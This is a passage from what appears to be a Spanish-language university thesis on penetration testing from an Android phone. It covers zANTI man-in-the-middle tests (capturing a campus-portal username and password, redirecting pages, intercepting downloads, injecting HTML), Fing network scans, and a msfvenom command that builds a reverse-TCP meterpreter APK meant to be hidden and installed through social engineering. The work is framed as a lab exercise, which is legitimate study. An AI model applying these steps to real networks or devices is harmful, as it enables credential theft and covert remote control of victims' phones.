
Figura 41. Proceso de Instalación KALI



Fuente: Los Autores

Cuando finalizamos la instalación el sistema se inicia y presenta la siguiente ventana donde veremos correctamente la información de inicio del OS, detallando servicios y directorios raiz del sistema, además de detallar el entorno gráfico que previamente se configuró, figura 42.

Figura 42. Inicio de sistema operativo



Fuente: Los Autores

8.5.3.2 Visualización del sistema operativo

Podremos visualizar el sistema operativo instalado de dos formas diferentes:


- Terminal de comandos: La terminal de comandos (previamente instalada) la encontramos desde los tres puntos suspensivos, con lo que tendremos completo acceso al sistema operativo por comandos como lo muestra la figura 43.

Figura 43. Modo de visualización por consola

Fuente: Los Autores

- VNC: A través de la plataforma de visualización VNC podemos configurar un acceso a nuestro sistema, esta vez directamente al entorno gráfico instalado. En la figura 44 vemos las configuraciones de acceso en donde el “nickname” y el “password” son configurados antes de instalar el OS.


Figura 44. Configuración VNC




Fuente: Los Autores

Después de realizar correctamente el ingreso vemos el sistema operativo KALI Linux corriendo en nuestro dispositivo móvil de en su entorno gráfico como se muestra en la figura 45.

Figura 45. Sistema Operativo Kali Linux entorno gráfico.





Fuente: Los Autores

8.6 PRUEBAS INICIALES DE FUNCIONAMIENTO DE HERRAMIENTAS A USAR


Para las pruebas iníciales de funcionamiento de las herramientas de penetración se dispone de un equipo con sistema operativo Android 5.0.2 Lollipop, un equipo con sistema operativo Windows 10.0 compilación 10547 y un entorno de red local. A continuación, se evidencian las pruebas iníciales con cada una de las herramientas.

Las pruebas se realizan en redes locales y sobre equipos virtualmente vulnerables.

8.6.1 zANTI Zimperium Android Network Toolkit

Para comenzar las pruebas con la herramienta zANTI se evidencia el sistema objetivo en la figura 46:


Figura 46. Identificación ip y MAC desde el sistema objetivo



Fuente: Los autores.

Además del reconocimiento de IP se realiza una verificación de nombre de host desde la misma máquina como se muestra en la figura 47.


Figura 47. Identificación nombre de Host desde el sistema objetivo



Fuente: Los autores.

Se comienza la prueba inicial con la herramienta zANTI realizando un mapeo en la red que se encuentran los dispositivos conectados a la misma, figura 48.


Figura 48. Mapeo de red desde el dispositivo Android



Fuente: Los autores.

A continuación, en la figura 49, se ingresa en el dispositivo con IP 192.168.0.16 y mismo nombre de host al identificado anteriormente:


Figura 49. Vista general e identificación de dispositivo



Fuente: Los autores.

Después de tener identificado el objetivo revisamos los logs de nMap para conseguir el sistema operativo de la máquina como se muestra en la figura 50, como se puede evidenciar se reconoce el sistema operativo Windows 10 Home Insider Preview con compilación 10547.


Figura 50. Identificación de sistema operativo



Fuente: Los autores.

Después de realizar la identificación completa del objetivo procedemos a realizar pruebas y ataques de hombre en el medio, MITM, comenzando por la captura de tráfico de navegación, figura 51.


Figura 51. Navegación en máquina objetivo.



Fuente: Los autores.

En la figura 52, se evidencia la captura de tráfico de navegación de la víctima.


Figura 52. Captura de tráfico de navegación



Fuente: Los autores.

Continuando con las pruebas de verificación de herramienta se procede con la captación de cabeceras, prueba realizada sobre la plataforma universitaria de la UNAD, figura 53.


Figura 53. Inicio de sesión Campus virtual de la UNAD



Fuente: Los autores.

En la figura 54 se evidencia la captura de un usuario y contraseña la cual se puede consultar inmediatamente en el log de eventos.

Figura 54. Identificación de respuestas, usuario y contraseña.



Fuente: Los autores.

Continuando las pruebas se procede a realizar captura de imágenes en el tráfico de navegación de una web determinada, en nuestro caso la UNAD, figura 55.

Figura 55. Navegación UNAD

Fuente: Los autores.


En la figura 56 se evidencia la captura de imágenes en el dispositivo móvil.

Figura 56. Captura de imágenes página UNAD

Fuente: Los autores.

Para realizar redireccionamiento se habilita la opción en el dispositivo como se muestra en la figura 57.


Figura 57. Redireccionamiento http



Fuente: Los autores.

En la navegación toda página queda redireccionada, figura 58.


Figura 58. Campus virtual de la UNAD redireccionado



Fuente: Los autores.

Para realizar modificaciones en las imágenes consultadas se hace uso de la opción “replace images” como se muestra en la figura 59.


Figura 59. Replace Images zANTI



Fuente: Los autores.

En la figura 60 se presenta el perfil del ingeniero Ramsés Ríos en el cual veremos el cambio de imagen de perfil por el seleccionado.


Figura 60. Vista con cambio de imagen perfil Ramsés Ríos, Asesor de proyecto



Fuente: Los autores.

Para realizar las pruebas de captura de descargas seleccionamos el tipo de archivo que queremos capturar y esperamos a que el objetivo realice una descarga desde sus sistemas, figura 61.


Figura 61. Captura de descargas



Fuente: Los autores.

En la figura 62 se ejecuta una descarga de un pdf desde la máquina objetivo, archivo MITM.pdf


Figura 62. Descarga desde navegador



Fuente: Los autores.

Después de que el objetivo realice su descarga ingresamos a la tarjeta SD del dispositivo móvil y en la carpeta de capturas de zANTI encontraremos el archivo mitm.pdf, figura 63.


Figura 63. Captura de descarga Android



Fuente: Los autores.

La última prueba realizada con esta poderosa herramienta es la inserción de código html en la web inmediatamente siguiente de navegación, activamos la opción en zANTI y dejamos la opción por defecto como se muestra en la figura 64.


Figura 64. Inyección HTML



Fuente: Los autores.

Para verificar la inserción de código html verificamos la alerta generada al navegar por el campus virtual de la UNAD, figura 65.

Figura 65. Verificación de inyección html



Fuente: Los autores.


8.6.2 Fing

Fing como herramienta de mapeo de red es rápida y confiable, a continuación, se muestran pruebas realizadas sobre una red de área local con sus respectivas identificaciones.

Al iniciar la aplicación esta comienza a mapear y nos da el resultado de los equipos encontrados en la red, se incluyen puntos de acceso, equipos de cómputo, dispositivos móviles sin exclusión, cada uno de estos con su respectiva dirección IP, dirección MAC, nombre de usuario (en lo posible) y marca del dispositivo.

En la figura 66 se detalla la pantalla después de finalizado un mapeo de red además de esto cabe rescatar que, si ya se ha realizado un mapeo previo de la misma red, la aplicación tiene en cuenta los dispositivos antes encontrados y los lista como ausentes.

Figura 66. Mapeo de red Fing




Fuente: Los autores.

Cuando accedemos a alguno de los dispositivos nos encontramos con la información de forma detalla y con una lista de acciones que podemos realizar.

En la figura 67 se muestra el acceso a dos de los dispositivos listados, al lado izquierdo se encuentra un smartphone Sony enlazado con sistema operativo Android, al lado derecho se encuentra un computador, al cual solo se puede sacar el nombre de usuario el cual se denota como Stev-PC, se encuentra información adicional como informaciones de dominio y una lista de opciones que se listan a continuación:

- Log
- Scan Services
- Ping
- Trace Route
- Wake on LAN

Figura 67. Información de los dispositivos




Fuente: Los autores.

Con la información que encontramos en esta herramienta se puede hacer uso de herramientas como zANTI para atacar con precisión un dispositivo en específico.

La característica de Log está disponible para la versión de la aplicación de pago, sin embargo, las demás opciones se encuentran disponibles para su uso.

Si realizamos un scan de servicios a uno de los dispositivos en la red encontramos los puertos que tiene abiertos el equipo y el servicio asociado, como ejemplo se tiene el análisis al equipo con nombre de usuario Stev-PC el cual se encuentra con los servicios MSRPC, Netbios SSN, https, Microsoft-ds, iss realsecure y Oracle en los puertos: 135, 139, 443, 445, 902 y 1521 respectivamente como se muestra en la figura 68.

Figura 68. Información de los dispositivos



Fuente: Los autores.

8.6.3 Metasploit en Kali desde Android

A través de Metasploit se realiza un ataque tipo intrusión mediante la creación de un aplicativo con “reverse TCP” de extensión .apk que permitirá el acceso total a la maquina objetivo. Dicha aplicación es tipo “stand-alone” que puede ser incluida dentro de otra para pasar desapercibida y se ejecutará en segundo plano invisible al usuario.

A continuación, se muestra un paso a paso del proceso descrito en el párrafo anterior.

Abrimos Metasploit y esperamos a que inicie el programa, conectamos la base de datos con el siguiente comando:


Db_connect

Utilizamos una de las herramientas que tiene metasploit para generar aplicativos ejecutables que infectan una máquina objetivo abriendo una puerta que nos permite el control del equipo que ejecuta la aplicación, la herramienta se llama “msfvenom” la cual sustituyó a “msfpayload”, para generar dicho .apk corremos el siguiente comando:

Msfvenom Android/meterpreter/reverse_tcp LHOSTS=192.168.0.23 LPORT=4444 R > prueba.apk

Donde LHOST es el host al cual le vamos a dar acceso hacia la máquina objetivo, en nuestro caso la máquina actual, LPORT es el puerto que dejaremos en escucha del objetivo y prueba.apk es el nombre de la aplicación que crearemos, figura 69


Figura 69. Creación de la aplicación.



Fuente: Los Autores

Luego de crear la aplicación verificamos en el directorio y mediante ingeniería social buscamos como el objetivo podría instalar la aplicación en un dispositivo, figura 70.

